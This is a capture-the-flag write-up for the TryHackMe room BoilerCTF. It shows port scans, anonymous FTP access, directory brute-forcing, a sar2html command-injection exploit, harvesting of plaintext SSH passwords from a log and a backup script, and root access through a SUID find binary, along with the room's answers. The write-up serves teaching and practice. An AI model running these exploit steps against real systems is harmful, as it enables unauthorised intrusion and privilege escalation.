BoilerCTF

Questions

Part 1

1. File extension after anon login?
2. What is on the highest port?
3. What's running on port 10000?
4. Can you exploit the service running on that port? (yay/nay answer)
5. What's CMS can you access?
6. Keep enumerating, you'll know when you find it. (no answer needed)
7. The interesting file name in the folder?

Part 2

1. Where was the other users pass stored(no extension, just the name)?
2. user.txt (This is the misunderstanding question~)
3. What did you exploit to get the privileged user?
4. root.txt

Enumeration

Nmap

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.89.79
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-16 07:21 EDT
Warning: 10.10.89.79 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.89.79
Host is up (0.20s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt
55007/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 43.57 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -Pn -p 21,80,10000,55007 10.10.89.79
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-16 07:21 EDT
Nmap scan report for 10.10.89.79
Host is up (0.29s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.63.75
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
10000/tcp open  http    MiniServ 1.930 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
55007/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e3abe1392d95eb135516d6ce8df911e5 (RSA)
|   256 aedef2bbb78a00702074567625c0df38 (ECDSA)
|_  256 252583f2a7758aa046b2127004685ccb (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|phone
Running: Linux 2.4.X|2.6.X, Sony Ericsson embedded
OS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6.22 cpe:/h:sonyericsson:u8i_vivaz
OS details: Tomato 1.28 (Linux 2.4.20), Tomato firmware (Linux 2.6.22), Sony Ericsson U8i Vivaz mobile phone
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 10000/tcp)
HOP RTT       ADDRESS
1   185.25 ms 10.9.0.1
2   291.85 ms 10.10.89.79

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.27 seconds
```

From simply using `nmap` to enumerate the target's network, we can answer these following questions:

What is on the highest port?

```
ssh
```


What's running on port 10000?

```
webmin
```

Use `searchsploit` command to verify that you can or cannot exploit this service

```
┌──(kali㉿kali)-[~/TryHackMe/BoilerCTF]
└─$ searchsploit "webmin"
------------------------------------------------------------------------------- ------------------------------
--
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------- ------------------------------
--
DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal               | cgi/webapps/23535.txt
phpMyWebmin 1.0 - 'target' Remote File Inclusion                              | php/webapps/2462.txt
phpMyWebmin 1.0 - 'window.php' Remote File Inclusion                          | php/webapps/2451.txt
Webmin - Brute Force / Command Execution                                      | multiple/remote/705.pl
webmin 0.91 - Directory Traversal                                             | cgi/remote/21183.txt
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing                   | linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalation                                       | linux/remote/21765.pl
Webmin 0.x - Code Input Validation                                            | linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Execution                                  | multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)                                            | multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)         | unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilities                                       | cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Execution (Metasploit)                          | cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)        | linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution                                          | linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)             | linux/remote/47230.rb
Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit)               | linux/webapps/49318.rb
Webmin 1.973 - 'run.cgi' Cross-Site Request Forgery (CSRF)                    | linux/webapps/50144.py
Webmin 1.973 - 'save_user.cgi' Cross-Site Request Forgery (CSRF)              | linux/webapps/50126.py
Webmin 1.984 - Remote Code Execution (Authenticated)                          | linux/webapps/50809.py
Webmin 1.996 - Remote Code Execution (RCE) (Authenticated)                    | linux/webapps/50998.py
Webmin 1.x - HTML Email Command Execution                                     | cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure                  | multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure                  | multiple/remote/2017.pl
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)                 | linux/webapps/47330.rb
------------------------------------------------------------------------------- ------------------------------
--
Shellcodes: No Results
```

Despite of several available modules of this service, there is no module with the version of the service compatible with the target (`1.930`) and no built-in services such as `run.cgi` or `save_user.cgi` is available on the target system with the `session_login.cgi`:



⇒ **Can you exploit the service running on that port? (yay/nay answer)**

```
nay
```

FTP

```
┌──(kali㉿kali)-[~/TryHackMe/BoilerCTF]
└─$ ftp 10.10.89.79
Connected to 10.10.89.79.
220 (vsFTPd 3.0.3)
Name (10.10.89.79:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||41710|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 22  2019 .
drwxr-xr-x    2 ftp      ftp          4096 Aug 22  2019 ..
-rw-r--r--    1 ftp      ftp            74 Aug 21  2019 .info.txt
226 Directory send OK.
```

Read the file's content:

```
┌──(kali㉿kali)-[~/TryHackMe/BoilerCTF]
└─$ cat .info.txt
Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzrzore: Rahzrengvba vf gur xrl!
```

Using `hURL` within `ROT13` to decrypt the message:

```
┌──(kali㉿kali)-[~/TryHackMe/BoilerCTF]
└─$ hURL --rot13 --file .info.txt

Original file   :: .info.txt
ROT13 decoded   :: Just wanted to see if you find it. Lol. Remember: Enumeration is the key!
```

The first question has the answer:

File extension after anon login?

```
.txt
```

Directories Scan

```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.89.79/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Aug 16 07:22:01 2023
URL_BASE: http://10.10.89.79/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.89.79/ ----
+ http://10.10.89.79/index.html (CODE:200|SIZE:11321)
==> DIRECTORY: http://10.10.89.79/joomla/
==> DIRECTORY: http://10.10.89.79/manual/
+ http://10.10.89.79/robots.txt (CODE:200|SIZE:257)
+ http://10.10.89.79/server-status (CODE:403|SIZE:299)

---- Entering directory: http://10.10.89.79/joomla/ ----
==> DIRECTORY: http://10.10.89.79/joomla/_archive/
==> DIRECTORY: http://10.10.89.79/joomla/_database/
==> DIRECTORY: http://10.10.89.79/joomla/_files/
==> DIRECTORY: http://10.10.89.79/joomla/_test/
==> DIRECTORY: http://10.10.89.79/joomla/~www/
==> DIRECTORY: http://10.10.89.79/joomla/administrator/
==> DIRECTORY: http://10.10.89.79/joomla/bin/
==> DIRECTORY: http://10.10.89.79/joomla/build/
==> DIRECTORY: http://10.10.89.79/joomla/cache/
==> DIRECTORY: http://10.10.89.79/joomla/components/
==> DIRECTORY: http://10.10.89.79/joomla/images/
==> DIRECTORY: http://10.10.89.79/joomla/includes/
+ http://10.10.89.79/joomla/index.php (CODE:200|SIZE:12476)
```

```
==> DIRECTORY: http://10.10.89.79/joomla/installation/
==> DIRECTORY: http://10.10.89.79/joomla/language/
==> DIRECTORY: http://10.10.89.79/joomla/layouts/
==> DIRECTORY: http://10.10.89.79/joomla/libraries/
==> DIRECTORY: http://10.10.89.79/joomla/media/
==> DIRECTORY: http://10.10.89.79/joomla/modules/
==> DIRECTORY: http://10.10.89.79/joomla/plugins/
==> DIRECTORY: http://10.10.89.79/joomla/templates/
==> DIRECTORY: http://10.10.89.79/joomla/tests/
==> DIRECTORY: http://10.10.89.79/joomla/tmp/

---- Entering directory: http://10.10.89.79/manual/ ----
==> DIRECTORY: http://10.10.89.79/manual/da/
==> DIRECTORY: http://10.10.89.79/manual/de/
==> DIRECTORY: http://10.10.89.79/manual/en/
==> DIRECTORY: http://10.10.89.79/manual/es/
==> DIRECTORY: http://10.10.89.79/manual/fr/
==> DIRECTORY: http://10.10.89.79/manual/images/
+ http://10.10.89.79/manual/index.html (CODE:200|SIZE:626)
==> DIRECTORY: http://10.10.89.79/manual/ja/
==> DIRECTORY: http://10.10.89.79/manual/ko/
==> DIRECTORY: http://10.10.89.79/manual/style/
==> DIRECTORY: http://10.10.89.79/manual/tr/
==> DIRECTORY: http://10.10.89.79/manual/zh-cn/
```

There are 2 main directories found from the scan process:


- `joomla`
- `manual`

What's CMS can you access?

```
joomla
```

Many information from the above paths/directories might be confusing. Keep patient! Go through all the scanned directories and you will figure out this one is the vulnerability:

```
DIRECTORY: http://10.10.89.79/joomla/_test/
```



sar2html is the plotting tool for system statistics and it is vulnerable by the **RCE** (Remote Code Execution).

Using `searchsploit` and you would find 2 following paths:

```
┌──(kali㉿kali)-[~/TryHackMe/BoilerCTF]
└─$ searchsploit "sar2html"
------------------------------------------------------------------------------------ ------------------------------
--
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ------------------------------
--
sar2html 3.2.1 - 'plot' Remote Code Execution                                       | php/webapps/49344.py
Sar2HTML 3.2.1 - Remote Command Execution                                           | php/webapps/47204.txt
------------------------------------------------------------------------------------ ------------------------------
--
Shellcodes: No Results
```

The `.txt` is the exploit-flow:

```
┌──(kali㉿kali)-[~/TryHackMe/BoilerCTF]
└─$ cat 47204.txt
# Exploit Title: sar2html Remote Code Execution
# Date: 01/08/2019
# Exploit Author: Furkan KAYAPINAR
# Vendor Homepage:https://github.com/cemtan/sar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Centos 7

In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=;<command-here> will execute
```

```
the command you entered. After command injection press "select # host" then your command's
output will appear bottom side of the scroll screen.
```

And the `.py` file will delivery the exploitation with your payload and print out the result:

```
┌──(kali㉿kali)-[~/TryHackMe/BoilerCTF]
└─$ python3 49344.py
Enter The url => http://10.10.89.79/joomla/_test/
Command => ls -la
HPUX
Linux
SunOS
total 124
drwxr-xr-x  3 www-data www-data  4096 Aug 22  2019 .
drwxr-xr-x 25 www-data www-data  4096 Aug 22  2019 ..
-rwxr-xr-x  1 www-data www-data 53430 Aug 22  2019 index.php
-rwxr-xr-x  1 www-data www-data   716 Aug 21  2019 log.txt
-rwxr-xr-x  1 www-data www-data 53165 Mar 19  2019 sar2html
drwxr-xr-x  3 www-data www-data  4096 Aug 22  2019 sarFILE
```

Read the `log.txt` file log:

```
Command => cat log.txt
HPUX
Linux
SunOS
Aug 20 11:16:26 parrot sshd[2443]: Server listening on 0.0.0.0 port 22.
Aug 20 11:16:26 parrot sshd[2443]: Server listening on :: port 22.
Aug 20 11:16:35 parrot sshd[2451]: Accepted password for basterd from 10.1.1.1 port 49824 ssh2 #pass: superduperp@
$$
Aug 20 11:16:35 parrot sshd[2451]: pam_unix(sshd:session): session opened for user pentest by (uid=0)
Aug 20 11:16:36 parrot sshd[2466]: Received disconnect from 10.10.170.50 port 49824:11: disconnected by user
Aug 20 11:16:36 parrot sshd[2466]: Disconnected from user pentest 10.10.170.50 port 49824
Aug 20 11:16:36 parrot sshd[2451]: pam_unix(sshd:session): session closed for user pentest
Aug 20 12:24:38 parrot sshd[2443]: Received signal 15; terminating.
```

Focus on the third line from the log → There is a creds of a user `basterd` with the password:

```
Aug 20 11:16:35 parrot sshd[2451]: Accepted password for basterd from 10.1.1.1 port 49824 ssh2 #pass: superduperp@
$$
```

The interesting file name in the folder?

```
log.txt
```

Gain Access

Now we have the password of user `basterd` → It's time to **ssh** to the target:

```
┌──(kali㉿kali)-[~/TryHackMe/BoilerCTF]
└─$ ssh basterd@10.10.89.79 -p 55007
The authenticity of host '[10.10.89.79]:55007 ([10.10.89.79]:55007)' can't be established.
```

```
ED25519 key fingerprint is SHA256:GhS3mY+uTmthQeOzwxRCFZHv1MN2hrYkdao9HJvi8lk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.89.79]:55007' (ED25519) to the list of known hosts.
basterd@10.10.89.79's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.


Last login: Thu Aug 22 12:29:45 2019 from 192.168.1.199
$ id
uid=1001(basterd) gid=1001(basterd) groups=1001(basterd)
```

Note: Remember to define the specific port `55007` because the default port for **ssh** service (`22`) does not open.

I export the interactive shell for comfortable view with `python`:

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
basterd@Vulnerable:~$
```

Take a look at the current directory and you would simply find the **bash** file named `backup.sh`:

```
basterd@Vulnerable:~$ ls -l
total 4
-rwxr-xr-x 1 stoner basterd 699 Aug 21  2019 backup.sh
basterd@Vulnerable:~$ cat backup.sh
REMOTE=1.2.3.4

SOURCE=/home/stoner
TARGET=/usr/local/backup

LOG=/home/stoner/bck.log

DATE=`date +%y\.%m\.%d\.`

USER=stoner
#superduperp@$$no1knows

ssh $USER@$REMOTE mkdir $TARGET/$DATE


if [ -d "$SOURCE" ]; then
    for i in `ls $SOURCE | grep 'data'`;do
             echo "Begining copy of" $i  >> $LOG
             scp  $SOURCE/$i $USER@$REMOTE:$TARGET/$DATE
             echo $i "completed" >> $LOG

                if [ -n `ssh $USER@$REMOTE ls $TARGET/$DATE/$i 2>/dev/null` ];then
                    rm $SOURCE/$i
                    echo $i "removed" >> $LOG
                    echo "####################" >> $LOG
                                else
                                        echo "Copy not complete" >> $LOG
                                        exit 0
```

```
                fi
    done


else

    echo "Directory is not present" >> $LOG
    exit 0
fi
```

There is the creds of another user which is `stoner`:

```
stone:superduperp@$$no1knows
```

Where was the other users pass stored(no extension, just the name)?

```
backup.sh
```

Gain the user `stone` permission and access the user's directory:

```
basterd@Vulnerable:~$ su stoner
Password:
stoner@Vulnerable:/home/basterd$ ls -la /home/stoner/
total 16
drwxr-x--- 3 stoner stoner 4096 Aug 22  2019 .
drwxr-xr-x 4 root   root   4096 Aug 22  2019 ..
drwxrwxr-x 2 stoner stoner 4096 Aug 22  2019 .nano
-rw-r--r-- 1 stoner stoner   34 Aug 21  2019 .secret
stoner@Vulnerable:/home/basterd$ cd /home/stoner
stoner@Vulnerable:~$ cat .secret
You made it till here, well done.
```

The question asking about the `user.txt` file is the misunderstanding one and it should be the `.secret` instead ⇒ **user.txt?**

```
You made it till here, well done.
```

Privilege Escalation → root

Type the below command line to find the service that was set with `SUID` permission:

```
stoner@Vulnerable:~$ find / -perm -04000 2>/dev/null | grep "/usr/bin"
/usr/bin/newgidmap
/usr/bin/find
/usr/bin/at
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/pkexec
```

```
/usr/bin/gpasswd
/usr/bin/newuidmap
```

On GTFOBins, there is a payload that could exploit the `find` service with `SUID`:

.. / find

Star 8,900

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

Execute it and become the root:

```
stoner@Vulnerable:~$ /usr/bin/find . -exec /bin/sh -p \; -quit
# id
uid=1000(stoner) gid=1000(stoner) euid=0(root) groups=1000(stoner),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),1
15(lpadmin),116(sambashare)
# whoami
root
```

What did you exploit to get the privileged user?

```
find
```

Get the flag in `root.txt`:

```
# cd root
# ls
root.txt
# cat root.txt
It wasn't that hard, was it?
```

root.txt?

```
It wasn't that hard, was it?
```